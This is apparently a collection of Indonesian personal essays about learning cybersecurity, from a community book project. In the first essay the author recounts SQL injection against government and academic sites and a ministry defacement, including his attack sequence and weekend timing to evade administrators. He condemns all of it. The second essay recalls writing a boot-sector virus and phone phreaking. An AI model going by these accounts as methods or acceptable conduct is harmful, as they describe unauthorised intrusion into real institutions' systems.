"MENGAJAR ADALAH SALAH SATU TINDAKAN MEMBERI YANG TIDAK AKAN
KEHILANGAN SESUATUPUN, BAHKAN AKAN BERTAMBAH"

Ini juga yang membuat saya hingga sekarang tetap berusaha mengajar. Baik melalui LPK, melalui forum, by project request, komunitas, maupun menulis di blog. Mengajar, selain menambah kemampuan hardskill pengajar, juga akan menambah softskill pengajar. Semakin tinggi jam terbang seseorang pengajar, tentu akan makin ahlilah orang tersebut. Tahun-tahun itu, saya mendapatkan job sampingan yang cukup menempa pengalaman. Mulai dari Technical Support di sebuah travel agent, technical support warnet, asisten pengajar di sebuah Politeknik.

Melanjutkan kisah pelanggaran IT

Mulai memahami database, bukan lantas saya menjadi orang yang baik. Kisah lama saya di pelanggaran-pelanggaran keamanan IT masa lalu, masih menyimpan rasa penasaran, pada teknis-teknis detail, misalnya adalah SQL Injection. Berbekal pengetahuan database, saya mulai mencoba-coba manual SQL Injection. Dari sanalah justru saya semakin paham dengan database. Beberapa proses database injection yang pernah saya lakukan antara lain :

- Form Login Hacking
- Query String SQLi
- POST Method SQLi
- xp_cmdshell

Dari sanalah beberapa situs plat merah dan akademis telah menjadi sansak proses 'belajar' saya. Sungguh perbuatan tidak terpuji.

Vandalisme bertopeng protes

Ada tahun 'frustasi' dalam hidup saya di beberapa tahun lalu. Frustasi ini pada akhirnya juga mengarah pada hal-hal yang tidak baik. Salah satunya adalah mela-



kukan peretasan sebuah web suatu departemen/kementerian. Saya melakukan peretasan dan memberikan tambahan halaman, yang isinya adalah protes. Saat itu bisa saya katakan, saya sudah melakukan skenario serangan dengan lumayan.

1. Pencarian celah keamanan (iseng)
2. Mendapat celah keamanan
3. Melakukan penetrasi serangan
4. Membuat deface page
5. Menyiapkan fake-account twitter
6. Melakukan penyebaran dengan me-mention akun-akun terkenal di hari Jumat.

Saya berasumsi bahwa hari Sabtu dan Minggu admin server cenderung tidak aktif/libur. Sehingga saya memiliki waktu dua hari untuk melakukan penyebaran protes tersebut.

Senin, berita tersebar luas, dan akhirnya masuk ke beberapa portal berita nasional. Ini adalah target sebenarnya. Web-defacement sebenarnya adalah vandalisme di internet. Sungguh perbuatan tidak terpuji.

Penyesalan

Kisah kementerian tersebut, adalah kisah titik balik. Dalam timeline twitter yang saya search tentang impact proses deface tersebut, terdapat sebuah kisah sedih. Yaitu seorang wanita yang sedang masa berkabung karena suaminya meninggal karena suatu kanker. Sang suami merupakan seorang karyawan perusahaan swasta yang bertugas untuk menangani development dan maintenance di kementerian tersebut. Kebetulan sang suami adalah orang yang 'ditanam' pada kementerian tersebut. Saat pekerjaan belum beres, suami mendapatkan musibah dan meninggal. Meski saya tidak membuat kerusakan, namun efek aksi tersebut telah membuat sebuah tambahan kesedihan pihak lain. Sungguh, ini adalah perbuatan tidak terpuji

Karma?

Dalam beberapa tahun terakhir ini saya bekerja pada beberapa instansi swasta dan negeri sebagai karyawan tidak fulltime. Tanggung jawab jobdesc saya cukup lumayan banyak. Dengan jumlah kelolaan remote-server lebih dari 100 buah dari seluruh total client, maka jam hidup sayapun menjadi dipenuhi dengan aktivitas remote server. Sebagai seorang system administrator, maka pekerjaan yang paling sering dilakukan adalah :

- instalasi
- konfigurasi



- deployment
- optimasi
- monitoring
- security
- mitigasi
- dan sejenisnya.

Instansi plat merah dan akademik, adalah sasaran 'Special Defacement' favorit para cracker. Hal yang dulu sering saya ganggu, ternyata kali ini saya harus berdiri pada posisi yang diganggu. Mungkin bisa jadi saya membatin : ini karma. Tapi bagusnya adalah saya anggap bahwa masa lalu yang kelam, merupakan ajang latihan saya yang kini harus berdiri pada posisi ini. Selama beberapa tahun ini juga saya berhadapan dengan : server defacement, exploited server, data yang tercuri, data terjual, hingga berita-berita yang ter-publish akibat gagalnya sistem yang saya bangun dalam berhadapan dengan kasus keamanan.

Dari sanalah saya mulai mempelajari perlindungan keamanan data. Salah satunya adalah adanya UUITE, Undang-undang negara yang melindungi warga internet dari masalah-masalah keamanan datanya. Saya juga menyadari, terlalu banyak hal yang telah saya lakukan yang sifatnya pelanggaran terhadap undang-undang. Kita ternyata sebagai warga negara juga dihadapkan pada kurangnya penanganan kasus-kasus keamanan. Seperti kurangnya proteksi privasi pada warga terutama pada data krusial, kurangnya kesadaran para netter dalam melakukan publikasi data. Saya memandang, sekian banyak infrastruktur yang harus saya hadapi, adalah media yang sangat baik untuk mempelajari banyak hal. Di sana saya berhadapan dengan sistem data, payment gateway, virtualisasi, cloud, cluster dan sejenisnya. Saya juga berhadapan dengan monitoring, analisa log, mitigasi, konfigurasi, hardening, hingga script auditing. Risiko dan insiden adalah makanan setiap saat, yang sebagai orang server, saya tidak boleh lengah. Kasus security hingga kerusakan hardware, merupakan hal-hal yang sebenarnya saya rasakan lebih seru daripada ketika saya sebagai seorang penyerang. Ini adalah media pengalaman dan pembelajaran yang baik bagi saya.

Salah satu wujud rasa syukur saya telah diberikan pengalaman tersebut, saya memulai kembali berusaha menuliskan apa yang saya pelajari pada blog. Kemudian saya berusaha brainstorming pada group-group security, dan berusaha selalu hadir pada event-event security, ikut juga terlibat pada komunitas NgeSEC, yang memang telah bertujuan positif untuk membina mental para member menjadi orang-orang yang jauh lebih berguna untuk orang lain. Semoga saya konsisten di sana. Di sana pun saya juga harus membuka mata, banyak para jago yang masih muda yang justru saya boleh belajar padanya. Istilah Jawa, "Kebo Nyusu Gudel" berlaku di sana. Semua belajar untuk mengarahkan seluruh energi dikonversikan pada arah yang positif.



Saya agak malas menulis cerita curhat semacam ini. Tapi untuk sumbangannya pada komunitas ini, yang nantinya juga disebarluaskan ke seluruh negeri, mengapa tidak? Dalam ajaran Islam ada hadits yang berkata "Orang yang paling beruntung adalah orang yang dapat mengambil pelajaran dari pengalaman orang lain". Maka, apakah anda-anda semua mau menjadi orang beruntung dari pengalaman saya? Semoga demikian. Ambillah apa yang dapat bermanfaat diambil, kemudian kelak juga sebarkanlah, tanpa perlu mengulang kisah perbuatan-perbuatan saya yang tidak terpuji tersebut.

Wahyu Bimo Sukarno
@bimosaurus
System Administrator dan Praktisi IT Security di Yogyakarta



Cerita Pengalaman Mengenal IT Security

*oleh: M. Prasodjo
Gauli(dot)Net Owner*



The Beginning

Someday in suatu hari, seorang anak SD yang tengah bosan menunggu di tengah keramaian, mencoba mencari kegiatan. Orang tuanya sedang asik ngobrol dengan saudara-saudara yang sedang berkumpul di rumah kerabat, di kota Magelang. Satu demi satu, buku-buku menarik di perpustaan yang lumayan besar milik saudaranya di rumah tersebut, dibacanya sampai habis. Sampai habis karena dia sudah cukup sering ke rumah tersebut sehingga berkesempatan menghabiskan buku-buku menarik yang ada disana.

Dalam kebosanan tersebut, sang kerabat dekat pemilik rumah, mendekatinya dan menawarkan untuk menggunakan sebuah "mesin permainan". Mesin itu bagi sihir yang mampu membuat sang anak terbengong-bengong kagum. Ia menatap sebuah mesin yang cukup besar dengan sebuah layar "TV" dan sebuah "mesin ketik" di depannya. Si Anak kemudian diperkenalkan kepada games komputer yang menurutnya sangat canggih pada masa itu, yang makin membuatnya tertarik. Penasaran dengan cara kerja komputer tersebut, ia pun bertanya-tanya, bagaimana sebuah permainan seperti ini dapat muncul di layar TV, dan bisa dimainkan dengan menggunakan mesin ketik. Kenapa dibutuhkan "kartu" yang harus dimasukan untuk ganti permainan, dan berbagai pertanyaan lain berputar di kepalanya. Sejuta pertanyaan mampir di kepalanya, dan sebagian ditanyakan kepada saudaranya sang pemilik computer, namun tidak banyak yang bisa dijawab. Hari itu adalah hari dan momen bersejarah saat dimana anak kecil tersebut berkata "suatu hari saya akan membuat games seperti ini".

The Journey


Tahun-tahun berlalu sampai sang anak, duduk di bangku sebuah SMP Negeri di kota Bandung. Suatu hari, dia mendengarkan percakapan 3 orang mahasiswa ITB jurusan geologi, yang sedang membahas tugas mereka. Dari percakapan ini sang anak mendengar bahwa tugas mereka membutuhkan pemrograman bahasa C. Di saat yang sama di tangan kecilnya ada sebuah majalah Info Komputer dengan sebuah artikel yang sangat dia minati, tentang "memasang password di disket", yang code program-nya ditulis dalam bahasa pemrograman Pascal. Siang itu juga sang anak mencoba menulis program menggunakan komputer milik kakaknya, seperti yang dia baca dalam contoh pada majalah tersebut.

Error? Sudah pasti!!!

Kegagalannya sudah bisa diduga, karena tidak sedikitpun pengetahuan mengenai penulisan kode pemrograman dikuasainya. Dia pun terus berpikir dan berpikir. Dalam kebingungan mencari pemecahan masalahnya, anak ini memutuskan untuk bertanya pada ke-3 mahasiswa tersebut. Dari sana dia tahu



jawabannya. Mulai dari kesalahan-kesalahan penulisannya, cara meng-compile yang benar dan lain sebagainya. Salah satu kesalahan terbesar yang dilakukannya adalah menggunakan IDE C untuk membuat kode dalam bahasa Pascal. Baru diketahuinya bahwa bahasa pemrograman itu tidak hanya satu dan contoh dalam majalah tersebut menggunakan Pascal. Di akhir percakapan, para mahasiswa itu memberikan saran "lebih baik pernah dalam saja bahasa C". Salah satu dari mereka memberinya buku berjudul "Turbo C". Buku inilah yang banyak mengubah hidup anak ini. Buku bersejarah inipun masih tersimpan rapi hingga saat ini.



Dibutuhkan waktu berbulan-bulan untuk mempelajari buku berbahasa Inggris ini. Dengan kemampuan berbahasa Inggrisnya yang sangat terbatas, dan di masa itu belum ada online translator yang mudah diakses, maka anak ini membutuhkan sebuah kamus tebal untuk menerjemahkan kata per kata dari buku tersebut.

Dari sanalah kode demi kode mulai lancar digunakan, beberapa aplikasi sederhana pun mulai dibuat. Ide-idenya dalam membuat aplikasi terkadang didapatnya dari pembicaraan "orang dewasa", para mahasiswa ITB, tentang tugas mereka. Namun tak jarang ide didapatnya dari majalah komputer. Hingga suatu hari ketika menginjakan kaki di bangku SMA yang memiliki ekstra kurikuler komputer, anak ini belajar kembali bahasa pemrograman baru yaitu "Basic". Dengan menggunakan bahasa basic inilah akhirnya anak ini memenuhi tekad lamanya, yaitu "membuat sebuah game". Game yang dibuat waktu itu adalah membuat tiruan game Digger dan Space Invader.

Di SMA ini, dia bertemu dan bergaul dengan beberapa orang yang memiliki minat yang tinggi terhadap komputer. Dalam sebuah perbincangan dengan mereka, mengenai bagaimana sebuah sistem operasi dibuat, tersebutlah sebuah bahasa lain, yaitu Assembly, yang juga dikenal sebagai bahasa bakmi. Perbincangan tentang sistem operasi menjadi semakin menarik ketika terbesit sebuah ide, "jika boot record dapat dimanipulasi tentunya dapat diselipkan sesuatu yang bersifat permanent untuk melakukan sesuatu".

Pada tahun 1988, akhirnya sebuah kode nan imut dilahirkan. Sebuah kode yang memiliki kemampuan duduk pada boot sector untuk menjalankan "sesuatu" dan kemudian menduplikasi diri ke tempat lain yang belum terdapat kode yang sama. Dengan mampu mendudukan diri di memory, aplikasi kecil tersebut dengan mudah dapat meng-copy diri ke setiap tempat. Tidak hanya berhenti di kode imut ini.




ini. Rentetan karya pun akhirnya dilahirkan hingga beberapa tahun berikutnya dengan aneka ide baru. Tentu mudah untuk di tebak jenis dari aplikasi apakah ini. Hingga pada suatu ketika, si anak terlibat perbincangan mengenai sistem operasi yang digunakan pada sistem perbankan. Disinilah dia mendengar tentang sistem operasi bernama Unix yang membuatnya berburu kesana kemari untuk mendapatkan info dan juga Unix yang dapat di cobanya. Setelah perjuangan cukup lama, akhirnya dia mendapatkan beberapa lembar disk berisi SCO Unix dan inilah yang menjadi awal perkenalannya dengan dunia Unix. Karena aneka keterbatasan pada aplikasi, jelas menggunakan SCO tidak bisa digunakan untuk kegiatan harian.

Dan disinilah kembali sebuah cerita muncul dari seseorang di USA tentang keberadaan Minix yang disebutnya sebagai "Mini Unix" dan juga Linux yang disebutnya sebagai "Like a Unix".

Pada tahun 1991, setumpuk disk akhirnya datang ke pangkuannya, berisi linux dan minix serta aneka aplikasi GNU. Disinilah perjuangan sebenarnya dalam belajar mengenai Operating System anak ini. Karena permintaan orang tuanya, sang anak masuk ke Sekolah Tinggi Ilmu Ekonomi Bandung yang kini bernama Universitas Widyatama. Ya anak ini tidak bersekolah di sebuah kampus yang berhubungan dengan teknologi, melainkan ekonomi yang tentu saja membuatnya lepas dari banyak hal yang berhubungan dengan teknologi. Bahkan komunitas para pengoprek yang sebelumnya berkumpul di masa SMA, mulai memiliki kesibukan masing-masing di kampus mereka.

Perjuangan lain yang dilaluinya adalah dokumentasi pada masa itu tidak seperti sekarang. Tidak ada akses internet yang dimilikinya, dan yang pasti tidak banyak bantuan. Semua harus di pelajari sendiri. Terimakasih yang sangat besar dihaturkan kepada para penulis dokumen "How-To" (<https://www.tldp.org/HOWTO/HOWTO-INDEX/howtos.html>) yang sangat membantunya dalam belajar. Ke semua pengetahuan untuk dapat mengoperasikan mesinnya yang di persenjatai operating system linux berasal dari sana.

Dunia linux akhirnya melahirkan apa yang disebut dengan Distro yang sangat membagiakan anak ini. Karena dengan adanya distro, banyak kemudahan didapatkannya. Terutama dalam menjalankan DOSEMU, sebuah dos emulator yang dia perlukan untuk tetap dapat mengerjakan tugas-tugas kuliahnya yang membutuhkan aplikasi yang berjalan di atas sistem operasi DOS. Dari beberapa distro yang didapatkannya Slackware (<http://www.slackware.com>) adalah distro





yang paling disukainya. Kemudian datanglah sebuah distro bernama Yggdrasil (https://en.wikipedia.org/wiki/Yggdrasil_Linux/GNU/X) yang merupakan distro pertama yang memiliki GUI yang dimilikinya.

Tapi memiliki GUI yang tampak cantik, pada masa-masa awal linux, membutuhkan perjuangan yang manis dan lumayan memeras keringat. Kita diharuskan membuat config sendiri, menulis sendiri confignya berdasarkan contoh, memasukan data-data tentang vga card, monitor, mouse dan keyboard yang biasanya tidak pernah kita pedulikan yang terdapat dalam buku manual yang biasanya tidak kita pedulikan. Kita juga perlu mengacu kepada dokumen X11Free untuk mendapatkan berbagai keyword yang perlu kita tulis ke dalam config. Untuk beberapa bagian config, kesalahan memasukan data tidak hanya dapat menyebabkan grafik yang buruk tapi juga memungkinkan untuk menyebabkan kerusakan hardware. Kesalahan dalam memasukan refresh rate misalnya. Jika terlalu tinggi maka monitor tabung yang dipakai pada masa itu bisa membuat monitor mengeluarkan bunyi berdecit.

Dalam keseharian tentu saja anak ini membutuhkan hiburan. Memainkan cd film berformat vcd di linux waktu itu luar biasa sulitnya. Sampai akhirnya anak ini mendapatkan aplikasi pemutar vcd yang mempermudahnya dalam menonton film bernama mpegtv. Merasa senang, akhirnya anak ini mengirimkan donasi yang dititipkan kepada kenalannya di Amerika.

Perjalanan awalnya di dunia security yang lebih serius, diawali ketika suatu hari dia berdiskusi dengan seorang pelajar dari Amerika. Sebuah diskusi tentang sebuah artikel keamanan jaringan yang mengusiknya, dan menimbulkan pertanyaan: "Password??? Apakah harus selalu ditebak? Apakah harus selalu di-brute force?". Pernyataan "memang harus di tebak" ini diperkuat oleh pelajar tersebut. Ia menceritakan pelajaran yang didapat dikampusnya bahwa membobol sebuah mesin itu sama dengan mem-"brute force". Pertanyaan tentang "Harus di tebak" membuatnya terus bertanya kebenarannya.

Tahun 1993 adalah tahun yang memiliki kesan tersendiri. Tahun dimana pertama kali sang anak berkenalan dengan vulnerability dan berhasil memasuki sebuah system. Hal ini akibat ketidak sengajaan saat menggunakan modem untuk terkoneksi dengan sebuah sistem BBS(Bulletin Board System) menggunakan line telepon buruk yang menghasilkan noise yang tinggi. Tingginya noise tersebut menyebabkan "garbage packet" yang membuatnya mendadak masuk ke dalam shell (DOS). Berawal dari kejadian tersebut dia kemudian mencoba membuat sebuah "noise" secara disengaja, yang mungkin bisa disamakan dengan teknik fuzzing sekarang ini.



Tahun berikutnya yang penting bagi sang anak adalah tahun 1994. Tahun dimana nama "Gauli" mulai digunakan. Berawal dari pertanyaan orang ketika melihat komputer yang digunakan anak ini, "Ini koq keluar tulisan semua?" yang dijawab oleh kawan-kawan anak ini, "Makanya gaul dong". Ya itulah asal nama Gauli yang merupakan singkatan dari Gaul with Linux. Sejak saat itulah, dia mulai bergabung untuk ikut berkontribusi didalam dunia opensource, dengan menggunakan sebuah nama samaran, dan karyanya kemudian menyebar.

Di tahun berikutnya, permainannya berkembang tidak hanya berputar di area code, tapi juga beralih ke hal-hal yang berhubungan dengan frekuensi ketika suatu hari anak ini melihat sebuah tulisan dari newsgroup yang bercerita tentang "color box" yang kemudian membawanya bertualang ke berbagai sudut kota Bandung untuk mendapatkan akses telepon murah. Hingga suatu hari di sekitar tahun ini juga matanya menatap ke langit dan berpikir, "satelit pun menggunakan frekuensi". Dan tibalah saatnya uang tabungan dari hasil bekerja sambilannya dihabiskan untuk membeli berbagai perangkat dan membongkarnya. Berbagai kisah manis pun bergulir seperti ketika dia dan seorang kawannya bersama-sama membangun sebuah antena parabola buatan sendiri untuk berbagai percobaannya yang berhubungan dengan satelit.

Pada tahun 1999, akhirnya domain gauli.com menjadi milik anak tersebut sebagai pelengkap dari Gaul with Linux itu tadi.

```
Domain Name: GAULI.COM
Registry Domain ID: 8075857_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.gkg.net
Registrar URL: http://www.gkg.net
Updated Date: 2015-11-23T12:04:24Z
Creation Date: 1999-07-16T21:16:16Z
Registry Expiry Date: 2023-07-16T21:16:15Z
```

Dari seringnya kebutuhan untuk bermain di area "abu-abu" dan kelelahan akibat harus melakukan kompilasi ulang berbagai macam aplikasi setelah melakukan instalasi ulang komputernya, pada tahun yang sama munculah sebuah ide untuk membangun sebuah distro linux sendiri berbasis Slackware diramu dengan rasa "Linux From Strach" untuk memenuhi kebutuhan di area abu-abu yang kini lebih dikenal dengan istilah penetration test. Akhirnya pada tahun 2000 distro dengan nama BatTux dilahirkan. Jika Anda pernah menggunakannya, Anda akan bertemu dengan menu bernama "Tendangan Maut" yang disediakan dalam Window Manager dari distro tersebut.

Karena sedikitnya dukungan dalam pengembangan, akhirnya pengembangan distro tersebut dihentikan pada tahun 2001.



Gambar di atas adalah logo BatTux versi pertama yang sempat digunakan, akan tetapi karena sejumlah saran mengenai hak cipta, maka logo dada penguin tersebut di ganti menjadi gambar tulang ikan. Sayangnya gambar logo dengan tulang ikan tersebut saat ini tidak dapat ditemukan kembali.

Akhir Kisah

Kisah panjang di atas adalah sebuah potongan kisah perjuangan seorang anak dari awal mengenal komputer dari masa di mana dia tidak memiliki akses internet, kemudian mendapatkan akses yang sangat terbatas di masa awal internet masuk ke Indonesia hingga akhirnya banyak search engine tersedia di internet. Nyaris semua hal harus dipecahkan sendiri, melalui berbagai ujicoba yang infonya didapat dari dokumen HOW-TO dan seringkali harus membongkar source code dan membaca-bacanya. Diskusi dengan sejumlah teman yang sepemahaman, sedikit pengetahuan mengenai bahasa C dan cara kerja sistem operasi jelas akan sangat membantu dan hal terutama adalah semangat pantang menyerah dalam memenuhi kejahatan utama para pengoprek yaitu "I want to know and I have to know".

Dari pejalanan panjang tersebut, saat ini anak itu membangun sebuah lab online yang dapat digunakan oleh siapapun untuk belajar, baik mengenai linux maupun penetration testing yang berada pada sebuah site bernama Gauli(dot)Net atau biasa disebut "Lab Gauli" yang beralamat di "<https://gauli.net>".





Perjalanan belajar itu tidak pernah habis dan akan terus berlanjut. Dengan pemikiran itulah anak ini bermoto, "I'm always newbie", karena tiap ilmu baru hadir dia harus kembali belajar sebagai "anak baru".

M. Prasodjo
Gauli(dot)Net Owner
<https://gauli.net>

To be concluded



"Dari Pemula, Oleh Pemula, Untuk Pemula"

Sebuah pengalaman (minimalis) tentang belajar Cyber Security

oleh: Arizona Firdonsyah

Mobile Forensics dan Computational
Linguistic Forensics



Pengalaman... kalo denger kata beginian ni, kadang yang kebayang ntu cerita jadul dari orang-orang yang udah 'berumur', bener?, ya gak juga siy. Tapiii..., yaaa gak salah juga, umur ane juga dah mau cum laude, deket-deket angka 4.0, ahaha *tertawa sedih*. Ane Arizona Firdonsyah, 37 tahun, Hmm, usia yang kata banyak orang idupnya tu harusnya udah 'settle' yak, but, idup ane belom settle, di usia 'senja' untuk ukuran mahasiswa ini, ane masih kuliah, baru aja sidang tesis di prodi Teknik Informatika di salah perguruan tinggi swasta di Jogja, sebut saja namanya Universitas Ahmad Dahlan, jurusan Teknik Informatika, peminatan Digital Forensik.... Lah ada hubungannya ma Cyber Security kagak ni?, gak ngerti juga biar admin Ngesec yang tentuin. Oke, let's begin the story...

Prolog – Rini Hasma – part 1.

Boss... ini cerita cyber security ya, bukan crita soal cewek..., Bentar Pak, cerita pengalaman itu kayak pilem, ada prolog, inti, trus epilog, blom lagi kalo ada plot twist, bisa lebih panjang lagi *ngelantur kan...*. Oke, Rini Hasma, atau biasa dipanggil Rini *at least ane manggilnya Rini* adalah orang yang ane kenal pertama kali saat ane kuliah S1 di (lagi-lagi) salah satu perguruan tinggi swasta di Jogja namanya STMIK Akakom. Jadi critanya, ane habis kelar project di Jakarta, trus balik ke Jogja, mutasi gitu..., pendidikan D3, umur dah 33, tabungan minim karena kebanyakan foya-foya, trus mulai mikir *telat mikir pol dah*, kalo gak ninggiin pendidikan, skill, sama mutu, kalah ni ma yang muda-muda, daaan, kuliahlah ane di STMIK Akakom, misi pertama → bayar dosa, oya sebelum lanjut, ane perjelas dulu, bayar dosa ini istilah saja ya, nanti ada kaum sumbu pendek tereak2, dosa ya dosa aja gak bisa dibayar, bla3, komentar gueh simpel aja : lu rempong Bray, your life's so miserable, oke, lanjut...

Bicara soal pengalaman, kurang lengkap kalo gak ada rasa pahitnya, so ane crita pahit ma awkward dulu... Masuk Akakom taon 2013, berasa kayak Tarzan masuk kota, why?, ane lulus D3 sekitaran taon 2002-2003, ilmu IT-ku otomatis ya ilmu taon 90-2000an itu, jadiiii, liat kuliah kudu absen pake sidik jari, jujur aja ane kaget *ndeso banget pokoknya*, ane inget banget, kuliah awal, matkul ADBO (Analisis Desain Berorientasi Objek), jam 3 sore, pas mau masuk kelas, mahasiswa yang di luar semua masuk, ane bingung, ternyata ane dikira doseninya!, omaigad, setua itukah ane? ☺



Eniwei, kuliah hari itu berakhir dengan pengetahuan baru kalo sekarang tu diagram



alir gak cuma flowchart, ada use case sama DFD, ndeso tenan... di kuliah itu juga dibentuk kelompok-kelompok kerja, dan di kelompok ane ada seorang dara cantik, namanya Rini... Alhamdulillah... Kesan pertama yang ane dapet dari cewek ini... TELATEN BANGET, saking telatennya, sampe2 pas yang laen udah selesai bikin notulensi kelompok, dia masih nulis...

Hari-hari di Akakom berlanjut, Rini banyak bantu ane, terutama di bidang pengumpulan tugas dan kerja kelompok, pernah saat kuliah AI ane gak bisa masuk karena ada tugas kantor, Rini juga yang ane titipin ngumpulin tugas dari dosen antik bin killer berinisial SI..., di matkul Bahasa Indonesia, saat ane bingung mau masuk kelompok yang mana karena ane termasuk bangkotan di situ, Rini juga yang nampung ane di kelompoknya... ah, kalo gak ada dia, mungkin kuliah ane di Akakom bakalan lebih lama...



Singkat cerita, akhirnya ane pendadaran *yeyyy...* dan wisuda, berhubung keluarga ane berhalangan, undangan ane kasih ke Rini, dan dia yang datang saat ane wisuda. Ane lulus dengan IPK sedang-sedang saja, yang penting kepala 3, dan gak cum laude juga, karena ane mahasiswa transferan... . OK, Mission Accomplished... ane punya ijazah S1... Thank's Rin...

Inti – Cyber Security – Digital Forensics.

Ok ane ke pengalaman yang manis... Misi 'bayar dosa' selanjutnya adalah S2, ane pilih UAD, kenapa UAD?, alasan ane ada 2, first ... tag line prodi S2 Teknik Informatikanya adalah "lulus 3 semester", cepet yak?..., karena ane butuh yang cepet-cepet *bilang aja kekejar umur*..., maka ane pilih sekolah di sini, dengan segala resikonya... trus alesan kedua, ane penggemar pilem detektif, dan disini ada peminatan digital forensik, bayangan ane siy kayak pilem2 CSI Cyber gitu, ngoprek security system, jaringan, dsb..., dan ane gak salah...

Perkenalan ane dengan cyber security dimulai dengan kenalan sama Santoku Linux *apa lagi ni?* singkatnya (karena di sini bukan crita tutorial), Santoku Linux tu distro Linux buat ngoprek keamanan piranti mobile, kayak Android, iOS, dan sejenisnya, karena ane ambil peminatan di Mobile Forensics, ane kudu kenal sama distro ini... belajar distro ini ternyata susyah, hahaha..., lah gimana gak susah, ane kebiasa pake OS yang lambangnya jendela itu loh, tiba-tiba disuruh nyoba si



pinguin, ya kudu kenalan dulu kan...

Selain Santoku, ane juga kenalan sama distro yang lambangnya kek Mortal Kombat..., Kali Linux... distro Linux yang dipake buat ngoprek Network Security, mencari kelemahan dan kerentanan sebuah sistem jaringan, distro ini menurut ane mantep banget...

Ane juga belajar banyak tool-tool dari Windows kayak Snort, Oxygen Forensic Suite, Belkasoft Evidence Center, Andriller, Autopsy 4.1.1, Volatility, dan banyak lagi tool-tool untuk ekstraksi data dan eksplorasi keamanan sebuah sistem, terutama yang berhubungan sama peminatan yang ane ambil, Mobile Forensics... yang kebawa sampe Tesis ane... yang Alhamdulillah, udah kelar dan disidangin Januari kemaren.


Di UAD inilah ane banyak ketemu teman baru yang minatnya sama, belajar ngoprek kerentanan dan keamanan sistem, dapet ilmu baru tentang cyber security, baik itu network, mobile, OS, dan lain-lain. Cyber security ternyata luas banget, dan terus berkembang.

Gimana cara Cepet Paham Cyber Security?

Ya belajar, usaha, kerja keras, belajar gak cuma dari tutorial aja, ane banyak diskusi sama temen, trial and error, ikut seminar, dll. Oya, pengalaman ane ngoprek keamanan di bidang Mobile Forensics ini memakan 'korban' 1 harddisk dan 1 henpon, ehehe... critanya, laptop ane waktu itu ane pakai ekstraksi data berhari-hari, prediksi ane, ntu harddisk entah kepanasan ato memang masa baktinya dah abis, trus mati... untung data-data hasil ekstraksi sempet ane backup, kalo kagak... ah... ane gak mau mikirin akibatnya... takut sob... tesis ane bisa... ah sudahlah... Kesalahan prosedur juga terjadi waktu ane mau eksplorasi kerentanan sistem di henpon yang lambangnya apel kegit, karena ada konsleting, ntu henpon mati total, rugi deh 1 henpon, but it's ok... everything comes with a price, right?...



Jadi intinya, kalo mau berkembang, kudu punya "Tekad" yang kuat. Halangan tentu aja ada, mulai dari tool yang harganya na'udzubillah mahalnya, tool versi trial yang tiba-tiba abis masanya dan lupa ane perpanjang, hardware yang tidak mendukung, sampe teman musiman yang dateng trus tau-tau bilang "Mas/Bang/Pak/Bro, ajarin gw dong", plis deh bro, belajar bareng aja yuk, ane ndiri masih belajar nih, jangan minta disuapin mulu, tapi kita sharing... dah gitu, dibilangin malah ganti nyolot... mencibir macem-macem, bilang "Sok jago amat lu, pelit ilmu, blablabla". Ah, bomat dah...



Dari sini ane simpulin, kalo mau maju ya harus mau kerja keras, berusaha, berkorban demi apa yang dituju, dan untuk mencapai pun gak mudah. Satu quote dari ane → belajar "Amati - Pahami - Praktek - Modifikasi".

Dan buah dari segala hal yang ane alamin *ini versi singkatnya, versi panjangnya mungkin bisa jadi satu buku, hahaha* sangat manis, at least, ane beberapa kali dimintain tolong jadi pemateri di bidang Digital Forensics, terutama Mobile Forensics, dan Mobile Security...

Epilog – Rini Hasma – part 2.

Kantor ane, 12 April 2018...

Lagi buka-buka linkedin, ketemu lagi sama cewek cantik 1 ini, ah, if only I'm 10 years younger and single..., ane pasti PDKT sama anak ini..., a good friend, and an inspirator... . Ternyata dia aktif di komunitas Cyber Security, NgeSec.id namanya... Oya, btw, ada temen seangkatan ane di UAD yang kayaknya pernah ikut di Kelas Pagi Jogja, namanya Abdul Djalil Djayali, mungkin ada yang kenal?. Temen ane ini masternya Linux dan jago di bidang Network Security...

Eniwei, ane dapet info dari Rini kalo NgeSec mau nerbitin buku yang isinya pengalaman-pengalaman orang-orang belajar cyber security. Ane yang masih newbie ini memberanikan diri menulis, dengan harapan bisa jadi sebuah kontribusi kecil untuk buku yang akan diterbitkan oleh komunitas ini... dan ane kasih judul artikel ini "Dari Pemula, Oleh Pemula, Untuk Pemula – Sebuah pengalaman (minimalis) tentang belajar Cyber Security", karena artikel ini berasal dari seorang pemula, yaitu ane..., ditulis oleh pemula, dan diperuntukkan untuk pemula juga... bagi yang sudah master... mungkin artikel ini sekedar debu belaka, bagi yang masih



pemula kayak ane, semoga artikel ini bermanfaat...

